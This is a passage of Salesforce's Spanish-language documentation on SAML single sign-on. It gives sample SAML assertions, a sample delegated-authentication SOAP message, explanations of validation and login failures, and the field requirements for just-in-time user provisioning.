         Xr/lihEKPcA2PZt86eBntFBVDWTRlh/W3yUgGOqQBJMFOVbhK
         M/CbLHbBUVT5TcxIqvsNvIFdjIGNkf1W0SBqRKZOJ6tzxCcLo
         9dXqAyAUkqDpX5+AyltwrdCPNmncUM4dtRPjI05CL1rRaGeyX
         3kkqOL8p0vjm0fazU5tCAJLbYuYgU1LivPSahWNcpvRSlCI4e
         Pn2oiVDyrcc4et12inPMTc2lGIWWWWJyHOPSiXRSkEAIwQVjf
         Qm5cpli44Pv8FCrdGWpEE0yXsPBvDkM9jIzwCYGG2fKaLBag==
      </saml:SignatureValue>
      <saml:KeyInfo>
         <saml:X509Data>
            <saml:X509Certificate>
               MIIEATCCAumgAwIBAgIBBTANBgkqhkiG9w0BAQ0FADCBgzELM
               [Certificate truncated for readability...]
            </saml:X509Certificate>
         </saml:X509Data>
      </saml:KeyInfo>
   </saml:Signature>

   <saml:Subject>
      <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">
         saml01@salesforce.com
      </saml:NameID>

      <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
      <saml:SubjectConfirmationData NotOnOrAfter="2009-06-17T18:50:10.738Z"
         Recipient="https://login.salesforce.com"/>
      </saml:SubjectConfirmation>
   </saml:Subject>

   <saml:Conditions NotBefore="2009-06-17T18:45:10.738Z"
      NotOnOrAfter="2009-06-17T18:50:10.738Z">

      <saml:AudienceRestriction>
         <saml:Audience>https://saml.salesforce.com</saml:Audience>
      </saml:AudienceRestriction>
```

```
   </saml:Conditions>

   <saml:AuthnStatement AuthnInstant="2009-06-17T18:45:10.738Z">
      <saml:AuthnContext>
         <saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified
         </saml:AuthnContextClassRef>
      </saml:AuthnContext>
   </saml:AuthnStatement>

   <saml:AttributeStatement>

      <saml:Attribute Name="portal_id">
         <saml:AttributeValue xsi:type="xs:anyType">060D00000000SHZ
         </saml:AttributeValue>
      </saml:Attribute>

      <saml:Attribute Name="organization_id">
         <saml:AttributeValue xsi:type="xs:anyType">00DD0000000F7L5
         </saml:AttributeValue>
      </saml:Attribute>

      <saml:Attribute Name="ssostartpage"
         NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">

         <saml:AttributeValue xsi:type="xs:anyType">
            http://www.salesforce.com/security/saml/saml20-gen.jsp
         </saml:AttributeValue>
      </saml:Attribute>

      <saml:Attribute Name="logouturl"
         NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">

         <saml:AttributeValue xsi:type="xs:string">
            http://www.salesforce.com/security/del_auth/SsoLogoutPage.html
         </saml:AttributeValue>
      </saml:Attribute>
   </saml:AttributeStatement>
</saml:Assertion>
</samlp:Response>
```

## Afirmaciones SAML de muestra para portales

A continuación se muestran los atributos `portal_id` y `organization_id` en una declaración de afirmación SAML:

```
<saml:AttributeStatement>
   <saml:Attribute Name="portal_id">
      <saml:AttributeValue xsi:type="xs:anyType">060D00000000SHZ</saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="organization_id">
         <saml:AttributeValue xsi:type="xs:anyType">00DD0000000F7P5</saml:AttributeValue>

   </saml:Attribute>
</saml:AttributeStatement>
```

A continuación se muestra una declaración de afirmación SAML completa que puede usarse para el inicio de sesión único de los portales. La organización está utilizando el inicio de sesión federado, que se incluye en un atributo (consulte `<saml:AttributeStatement>` en texto en negrita en la afirmación), no en el asunto.

```
<samlp:Response ID="_f97faa927f54ab2c1fef230eee27cba21245264205456"
      IssueInstant="2009-06-17T18:43:25.456Z" Version="2.0">
   <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
      https://www.salesforce.com</saml:Issuer>

   <samlp:Status>
      <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
   </samlp:Status>

   <saml:Assertion ID="_f690da2480a8df7fcc1cbee5dc67dbbb1245264205456"
      IssueInstant="2009-06-17T18:45:10.738Z" Version="2.0">
      <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
         https://www.salesforce.com
      </saml:Issuer>

      <saml:Signature>
         <saml:SignedInfo>
            <saml:CanonicalizationMethod
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
           <saml:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>

            <saml:Reference URI="#_f690da2480a8df7fcc1cbee5dc67dbbb1245264205456">
               <saml:Transforms>
                  <saml:Transform
Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
                  <saml:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
                     <ec:InclusiveNamespaces PrefixList="ds saml xs"/>
                  </saml:Transform>
               </saml:Transforms>
               <saml:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
               <saml:DigestValue>vzR9Hfp8d16576tEDeq/zhpmLoo=
               </saml:DigestValue>
            </saml:Reference>
         </saml:SignedInfo>
         <saml:SignatureValue>
            AzID5hhJeJlG2llUDvZswNUrlrPtR7S37QYH2W+Un1n8c6kTC
            Xr/lihEKPcA2PZt86eBntFBVDWTRlh/W3yUgGOqQBJMFOVbhK
            M/CbLHbBUVT5TcxIqvsNvIFdjIGNkf1W0SBqRKZOJ6tzxCcLo
            9dXqAyAUkqDpX5+AyltwrdCPNmncUM4dtRPjI05CL1rRaGeyX
            3kkqOL8p0vjm0fazU5tCAJLbYuYgU1LivPSahWNcpvRSlCI4e
            Pn2oiVDyrcc4et12inPMTc2lGIWWWWJyHOPSiXRSkEAIwQVjf
            Qm5cpli44Pv8FCrdGWpEE0yXsPBvDkM9jIzwCYGG2fKaLBag==
         </saml:SignatureValue>
         <saml:KeyInfo>
            <saml:X509Data>
               <saml:X509Certificate>
                  MIIEATCCAumgAwIBAgIBBTANBgkqhkiG9w0BAQ0FADCBgzELM
                  Certificate truncated for readability...
               </saml:X509Certificate>
            </saml:X509Data>
         </saml:KeyInfo>
```

```
</saml:Signature>

<saml:Subject>
   <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">null

   </saml:NameID>

   <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
   <saml:SubjectConfirmationData NotOnOrAfter="2009-06-17T18:48:25.456Z"
      Recipient="https://login.salesforce.com/?saml=02HKiPoin4f49GRMsOdFmhTgi
      _0nR7BBAflopdnD3gtixujECWpxr9klAw"/>
      </saml:SubjectConfirmation>
</saml:Subject>

<saml:Conditions NotBefore="2009-06-17T18:43:25.456Z"
   NotOnOrAfter="2009-06-17T18:48:25.456Z">

   <saml:AudienceRestriction>
      <saml:Audience>https://saml.salesforce.com</saml:Audience>
   </saml:AudienceRestriction>
</saml:Conditions>

<saml:AuthnStatement AuthnInstant="2009-06-17T18:43:25.456Z">

   <saml:AuthnContext>
      <saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified

      </saml:AuthnContextClassRef>
   </saml:AuthnContext>
</saml:AuthnStatement>

<saml:AttributeStatement>

   <saml:Attribute FriendlyName="Friendly Name" Name="federationId"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:string">saml_portal_user_federation_id
      </saml:AttributeValue>
      <saml:AttributeValue xsi:type="xs:string">SomeOtherValue
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="portal_id">
      <saml:AttributeValue xsi:type="xs:anyType">060D00000000SHZ
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="organization_id">
      <saml:AttributeValue xsi:type="xs:anyType">00DD0000000F7Z5
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="ssostartpage"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
```

```
            <saml:AttributeValue xsi:type="xs:anyType">
               http://www.salesforce.com/qa/security/saml/saml20-gen.jsp
            </saml:AttributeValue>
         </saml:Attribute>

         <saml:Attribute Name="logouturl"
            NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">

            <saml:AttributeValue xsi:type="xs:string">
                http://www.salesforce.com/qa/security/del_auth/SsoLogoutPage.html
            </saml:AttributeValue>
         </saml:Attribute>
      </saml:AttributeStatement>
   </saml:Assertion>
</samlp:Response>
```

## Afirmaciones SAML de muestra para sitios

A continuación se muestran los atributos `portal_id`, `organization_id` y `siteurl` en una declaración de afirmación SAML:

```
<saml:AttributeStatement>
   <saml:Attribute Name="portal_id">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:type="xs:anyType">060900000004cDk
      </saml:AttributeValue>
   </saml:Attribute>
   <saml:Attribute Name="organization_id">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:type="xs:anyType">00D900000008bX0
      </saml:AttributeValue></saml:Attribute>
   <saml:Attribute Name="siteurl">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:type="xs:anyType">https://ap1.force.com/mySuffix</saml:AttributeValue>
   </saml:Attribute>
</saml:AttributeStatement>
```

## Mensaje SOAP de muestra de autenticación delegada

Como parte del proceso de inicio de sesión único de autenticación delegada, un servidor de Salesforce realiza una solicitud SOAP 1.1 para autenticar el usuario que transfiere las credenciales. A continuación se muestra un ejemplo de este tipo de solicitud. Su servicio Web de inicio de sesión único debe aceptar esta solicitud, procesarla y devolver una respuesta `verdadero` o `falso`.

**Solicitud de muestra**

```
<?xml version="1.0" encoding="UTF-8" ?>
<soapenv:Envelope
   xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
   <soapenv:Body>
      <Authenticate xmlns="urn:authentication.soap.sforce.com">
         <username>sampleuser@sample.org</username>
         <password>myPassword99</password>
```

```
         <sourceIp>1.2.3.4</sourceIp>
      </Authenticate>
   </soapenv:Body>
</soapenv:Envelope>
```

**Mensaje de respuesta de muestra**

```
<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope
   xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
   <soapenv:Body>
      <AuthenticateResult xmlns="urn:authentication.soap.sforce.com">
         <Authenticated>false</Authenticated>
      </AuthenticateResult>
   </soapenv:Body>
</soapenv:Envelope>
```

## Afirmación SAML de muestra para aprovisionamiento Justo a tiempo

A continuación se muestra una afirmación SAML de muestra para aprovisionamiento Justo a tiempo.

```
<saml:AttributeStatement>

   <saml:Attribute Name="User.Username"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.Phone"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">415-123-1234
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.FirstName"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">Testuser
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.LanguageLocaleKey"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">en_US
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.CompanyName"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">Salesforce.com
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.Alias"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
```

```
   <saml:AttributeValue xsi:type="xs:anyType">tlee2
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.CommunityNickname"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">tlee2
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.UserRoleId"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">000000000000000
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.Title"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">Mr.
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.LocaleSidKey"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">en_CA
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.Email"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">testuser@salesforce.com
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name=" User.FederationIdentifier"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">tlee2
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.TimeZoneSidKey"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">America/Los_Angeles
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.LastName"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">Lee
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.ProfileId"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
```

```
      <saml:AttributeValue xsi:type="xs:anyType">00ex0000001pBNL
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.IsActive"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">1
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.EmailEncodingKey"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">UTF-8
      </saml:AttributeValue>
   </saml:Attribute>

</saml:AttributeStatement>
```

CONSULTE TAMBIÉN

Acerca de SAML

## Revisión del historial de inicios de sesión SAML

Cuando un usuario inicia sesión en Salesforce desde otra aplicación utilizando un inicio de sesión único, las afirmaciones SAML se envían a la página de inicio de Salesforce. Las afirmaciones se comprueban con las afirmaciones del certificado de autenticación que se especifique en la página Configuración de inicio de sesión único en Configuración. Si el usuario no puede iniciar sesión, en el registro del historial de inicio de sesión se escribe un mensaje indicando el motivo por el que falló el inicio de sesión. Además, el Validador de afirmación SAML puede ser cumplimentado automáticamente con la afirmación no válida.

Para ver el historial de inicios de sesión, en Configuración, introduzca *Historial de inicio de sesión* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Historial de inicio de sesión**. Tras ver el historial de inicios de sesión, es posible que desee compartir la información con su proveedor de identidad.

A continuación se enumeran los posibles fallos:

**La afirmación ha caducado**
La indicación horaria de una afirmación tiene una antigüedad superior a cinco minutos.

> Nota: Salesforce permite un desfase horario de tres minutos. En la práctica esto significa que pueden haber transcurrido hasta ocho minutos desde la indicación horaria de una afirmación o que falten tres minutos. Esta cantidad de tiempo puede ser inferior si el periodo de validación de la afirmación es inferior a cinco minutos.

**Afirmación no válida**
Una afirmación no es válida. Por ejemplo, puede que falte el elemento `<Subject>` de una afirmación.

**Público no válido**
El valor especificado en `<Audience>` debe ser `https://saml.salesforce.com`.

**Error de configuración/permiso desactivado**
Hay algún problema con la configuración de SAML en Salesforce. Por ejemplo, el certificado cargado puede estar dañado o la preferencia de la organización puede haberse desactivado. Para comprobar su configuración, desde Configuración, introduzca *Configuración de inicio de sesión único* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de inicio de sesión único**. A continuación, obtenga una afirmación SAML de ejemplo de su proveedor de identidad y haga clic en **Validador de afirmación SAML**.

**Discrepancia de emisores**
El emisor o ID de entidad especificados en una afirmación no coincide con el especificado en la configuración de Salesforce.

**Discrepancia de destinatarios**
El destinatario especificado en una afirmación no coincide con el especificado en la configuración de Salesforce.

**Nueva reproducción detectada**
Se ha utilizado el mismo Id. de afirmación más de una vez. Los ID de afirmación deben ser exclusivos dentro de una organización.

**Firma no válida**
La firma de una afirmación no puede validarse mediante el certificado de la configuración de Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

La autenticación federada está disponible en: **todas** las ediciones

La autenticación delegada está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los proveedores de autenticación están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Modificar todos los datos"

**Error de confirmación de asunto**

El `<Subject>` especificado en la afirmación no coincide con la configuración de SAML de Salesforce.

CONSULTE TAMBIÉN

Acerca de SAML

## Validación de la configuración SAML para el inicio de sesión único

Si sus usuarios tienen dificultades para iniciar sesión en Salesforce después de configurar Salesforce para el inicio de sesión único, utilice el Validador de afirmación SAML y el historial de inicio de sesión para validar las afirmaciones de SAML que envía su proveedor de identidad.

1. Obtenga una afirmación SAML de su proveedor de identidad. La afirmación puede tener un formato XML normal o con codificación base64.

   Si un usuario intenta iniciar sesión en Salesforce y falla, la afirmación SAML no válida se utiliza para cumplimentar el Validador de afirmación SAML si es posible.

2. Desde Configuración, introduzca *`Configuración de inicio de sesión único`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de inicio de sesión único** y haga clic en **Validador de afirmación SAML**.
3. Introduzca la afirmación SAML en el cuadro de texto y haga clic en **Validar**.
4. Comparta los resultados de los errores de validación con su proveedor de identidad.

CONSULTE TAMBIÉN

Acerca de SAML

Inicio de sesión único

Prácticas recomendadas de implementación del inicio de sesión único

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

La autenticación federada está disponible en: **todas** las ediciones

La autenticación delegada está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los proveedores de autenticación están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la configuración:

- "Ver parámetros y configuración"

Para modificar la configuración:

- "Personalizar aplicación"

  Y

  "Modificar todos los datos"

## Errores de validación de afirmaciones SAML

Salesforce impone los siguientes requisitos de validez a las afirmaciones:

**Declaración de autenticación**
El proveedor de identidad debe incluir una `<AuthenticationStatement>` en la afirmación.

**Declaración de condiciones**
Si la afirmación contiene una declaración `<Conditions>`, debe incluir una marca de hora válida.

**Marcas de hora**
Se respetará el periodo de validez especificado en una afirmación. Además, la indicación horaria de la afirmación debe tener una antigüedad inferior a cinco minutos, con un margen de tres minutos, independientemente de la configuración del periodo de validez de la afirmación. Esto sirve para evitar las diferencias entre las diferentes máquinas. Las restricciones `NotBefore` y `NotOnOrAfter` también deben definirse y tienen que ser válidas.

**Atributo**
Si su configuración de Salesforce se define como `Identidad se encuentra en un elemento de atributo`, su afirmación debe contener una `<AttributeStatement>`.

Si está utilizando SAML 1.1, se requieren `<AttributeName>` y `<AttributeNamespace>` como parte de `<AttributeStatement>`.

Si está utilizando SAML 2.0, sólo `<AttributeName>` es necesario.

**Formato**
El atributo `Format` de una declaración `<Issuer>` debe definirse como `"urn:oasis:names:tc:SAML:2.0:nameid-format:entity"` o no definirse en absoluto.

Por ejemplo:

```
<saml:Issuer
Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">https://www.salesforce.com</saml:Issuer>
```

El siguiente ejemplo también es válido:

```
<saml:Issuer >https://www.salesforce.com</saml:Issuer>
```

**Emisor**
El emisor especificado en una afirmación debe coincidir con el especificado en Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

La autenticación federada está disponible en: **todas** las ediciones

La autenticación delegada está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los proveedores de autenticación están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Modificar todos los datos"

**Asunto**
El asunto de la afirmación debe resolverse para que sea el nombre de usuario de Salesforce o el Id. de federación del usuario.

**Dirigido a**
El valor `<Audience>` es necesario y debe coincidir con el `Id. de entidad` de la configuración de inicio de sesión único. El valor predeterminado es `https://saml.salesforce.com`.

**Destinatario**
El destinatario especificado en una afirmación debe coincidir con la URL de inicio de sesión de Salesforce especificada en la configuración de Salesforce o en el extremo del token de OAuth 2.0. Se trata de una parte obligatoria de la afirmación y siempre se verifica.

**Firma**
Debe incluirse una firma válida en la afirmación. La firma se debe crear utilizando la clave privada asociada con el certificado proporcionado en la configuración SAML.

**Destinatario**
Verifica que el destinatario y el Id. de organización recibidos en la afirmación coinciden con los esperados tal y como se especifican en la configuración de inicio de sesión único. Se trata de una parte obligatoria de la afirmación y sólo se verifica si está presente. Por ejemplo:

```
Recipient that we found in the assertion: http://aalbert-salesforce.com:8081/
   ?saml=02HKiPoin4zeKLPYxfj3twkPsNSJF3fxsH0Jnq4vVeQr3xNkIWmZC_IVk3
Recipient that we expected based on the Single Sign-On Settings page:
   http://asmith.salesforce.com:8081/
   ?saml=EK03Almz90Cik_ig0L97.0BRme6mT4o6nzi0t_JROL6HLbdR1WVP5aQO5w
Organization Id that we expected: 00Dx0000000BQlI
Organization Id that we found based on your assertion: 00D000000000062
```

**Atributo de URL del sitio Web**
Comprueba que se haya proporcionado una URL de Sites válida. Los valores son:

- No proporcionado
- Seleccionado
- La URL del sitio no es válida
- Se requiere HTTPS para la url
- El sitio especificado está inactivo o ha superado su límite de página

CONSULTE TAMBIÉN

Acerca de SAML

## Acerca de Aprovisionamiento Justo a tiempo para SAML

Con el aprovisionamiento Justo a tiempo, puede utilizar una afirmación SAML para crear usuarios normales y de portal sobre la marcha la primera vez que intenten iniciar sesión. Esto elimina la necesidad de crear cuentas de usuario con antelación. Por ejemplo, si recientemente ha añadido un empleado a su organización, no tendrá que crear manualmente el usuario en Salesforce. Cuando inicien sesión con un inicio de sesión único, su cuenta se creará automáticamente, eliminando el tiempo y el esfuerzo con la incorporación de la cuenta. El aprovisionamiento Justo a tiempo funciona con su proveedor de identidad SAML para transferir la información correcta de usuario a Salesforce en una afirmación SAML 2.0. De esta forma, puede crear y modificar cuentas. Debido a que el

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

aprovisionamiento Justo a tiempo utiliza SAML para comunicarse, su organización debe tener activado un inicio de sesión único basado en SAML.

## Ventajas del Aprovisionamiento Justo a tiempo

La implementación del aprovisionamiento Justo a tiempo puede ofrecer a su organización las ventajas siguientes.

- **Reducción de los costes administrativos:** El aprovisionamiento en SAML permite a los clientes crear cuentas según demanda, como parte del proceso de inicio de sesión único. Esto simplifica en gran medida el trabajo de integración necesario en aquellos escenarios en los que los usuarios necesitan un suministro dinámico, mediante la combinación de procesos de aprovisionamiento y de inicio de sesión único en un único mensaje.
- **Mayor adopción por parte de los usuarios:** Los usuarios sólo necesitan memorizar una contraseña para acceder a su sitio personal y a Salesforce. Es más probable que los usuarios utilicen su aplicación de Salesforce con regularidad.
- **Mayor seguridad:** Todas las políticas de contraseñas que ponga en vigor en la red de su empresa se aplicarán también en Salesforce. Además, el envío de una credencial de autenticación que sólo puede utilizarse una vez puede aumentar la seguridad de los usuarios que tengan acceso a los datos confidenciales.

Requisitos del aprovisionamiento Justo a tiempo

Aprovisionamiento Justo a tiempo para los portales

Aprovisionamiento Justo a tiempo para Comunidades

Errores del aprovisionamiento Justo a tiempo

A continuación se muestran los códigos de error y las descripciones de aprovisionamiento Justo a tiempo para SAML.

CONSULTE TAMBIÉN

Requisitos del aprovisionamiento Justo a tiempo

Aprovisionamiento Justo a tiempo para los portales

Aprovisionamiento Justo a tiempo para Comunidades

Errores del aprovisionamiento Justo a tiempo

Afirmaciones SAML de ejemplo

Inicio de sesión único

## Requisitos del aprovisionamiento Justo a tiempo

El aprovisionamiento Justo a tiempo requiere la creación de una afirmación SAML. Tenga en cuenta lo siguiente cuando cree su afirmación SAML.

- La `Versión de aprovisionamiento` es compatible como atributo opcional. Si no se especifica, por defecto es 1.0. Por ejemplo:

```
<saml:Attribute Name="ProvisionVersion" NameFormat=
   "urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">1.0</saml:AttributeValue>
</saml:Attribute>
```

- Las Id. de perfil cambian según la organización, incluso para perfiles estándar. Para facilitar la búsqueda del nombre de perfil, Salesforce le permite realizar una búsqueda de nombre de perfil pasando el `Nombre de perfil` al campo `Id. de perfil`.

## Requisitos de campo para la afirmación SAML

Para identificar correctamente qué objeto hay que crear en Salesforce, debe usar el prefijo `Usuario.` para todos los campos pasados en la afirmación SAML. En este ejemplo, el prefijo `Usuario.` se ha añadido al nombre de campo `Nombre de usuario`.

```
<saml:Attribute
   Name="User.Username"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org</saml:AttributeValue>
</saml:Attribute>
```

Se admiten los siguientes campos estándar.

| Campos | Obligatorio | Comentarios |
|---|---|---|
| `Acerca de mí` | | |
| `Alias` | | Si no está, se crea a partir del Nombre y Apellido. |
| `CallCenter` | | |
| `Ciudad` | | |
| `Apodo de la comunidad` | | Si no está, se crea a partir del Nombre de usuario. |
| `Nombre de empresa` | | |
| `País` | | |
| `Código ISO de divisa predeterminada` | | Derivado de la configuración de la organización. |
| `Id. de aprobador delegado` | | |
| `Departamento` | | |
| `División` | | |
| `Correo electrónico` | Y | Por ejemplo, `User.Email=test2@salesforce.com` |
| `Clave de codificación del correo electrónico` | | Si no está, se crea a partir de la configuración de la organización. |
| `Número de empleado` | | |
| `Ampliación` | | |
| `Fax` | | |
| `Identificador de federación` (sólo insertar) | | Si está, debe coincidir con el asunto SAML; de lo contrario se coge el asunto SAML. No se puede actualizar con SAML. |
| `Nombre` | | |
| `Previsión habilitada` | | |
| `Está activa` | | |
| `Apellido` | Y | |

| Campos | Obligatorio | Comentarios |
|---|---|---|
| `Clave de configuración regional del lenguaje` | | |
| `Clave sid de configuración regional` | | Si no está, se crea a partir de la configuración de la organización. |
| `Gestor` | | |
| `Móvil` | | |
| `Teléfono` | | |
| `Id. de perfil` | Y | Por ejemplo, `User.ProfileId=Standard User` |
| `Recibe correos electrónicos de información de administración` | | |
| `Recibe correos electrónicos de información` | | |
| `Estado` | | |
| `Dirección` | | |
| `Clave sid de zona horaria` | | Si no está, se crea a partir de la configuración de la organización. |
| `Título` | | |
| `Nombre de usuario` (sólo insertar) | Y | Por ejemplo, `User.Username=test2@test.com`. No se puede actualizar usando SAML. |
| `Id. de función de usuario` | | Por defecto "sin función" si se deja en blanco. |
| `Código postal` | | |

Otros requisitos de campo:

- Sólo los campos personalizados de tipo de texto son compatibles.
- Sólo las funciones `insertar` y `actualizar` son compatibles con los campos personalizados.

- Si utiliza la API para la creación de usuarios, puede pasar el nuevo nombre de usuario al campo `Usuario.Nombre de usuario`. También puede especificar el `Usuario.Identificador de federación` si está presente. Sin embargo, los campos `Nombre de usuario` y `Identificador de federación` no se pueden actualizar con la API.

CONSULTE TAMBIÉN

Acerca de Aprovisionamiento Justo a tiempo para SAML

Aprovisionamiento Justo a tiempo para los portales

Aprovisionamiento Justo a tiempo para Comunidades

salesforce_communities_implementation.pdf

## Aprovisionamiento Justo a tiempo para los portales

Con el aprovisionamiento Justo a tiempo (JIT), puede utilizar una afirmación SAML para crear usuarios del portal de clientes y del portal de socios sobre la marcha la primera vez que intenten iniciar sesión. Esto elimina la necesidad de crear cuentas de usuario con antelación. Debido a que JIT utiliza SAML para comunicarse, su organización debe tener activado un inicio de sesión único basado en SAML.

Nota: A partir de Summer '13, Portales de clientes y Portales de socios no estarán disponibles para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso a esos portales. Si no dispone de un portal, pero desea compartir fácilmente información con sus clientes o socios, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes y Portales de socios pueden continuar utilizando sus portales o cambiar a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

### Creación de usuarios de portal

Se debe especificar el `Id. de portal` y el `Id. de la organización` como parte de la afirmación SAML. Puede encontrarlos en la página de información de la empresa para la organización o el portal. Debido a que también puede suministrar usuarios normales, se utiliza el `Id. de portal` para distinguir entre una solicitud de aprovisionamiento JIT normal o de portal. Si no se especifica el `Id. de portal`, se considerará la solicitud como una solicitud JIT para un usuario de plataforma normal. Aquí se muestran los requisitos para la creación de un usuario de portal.

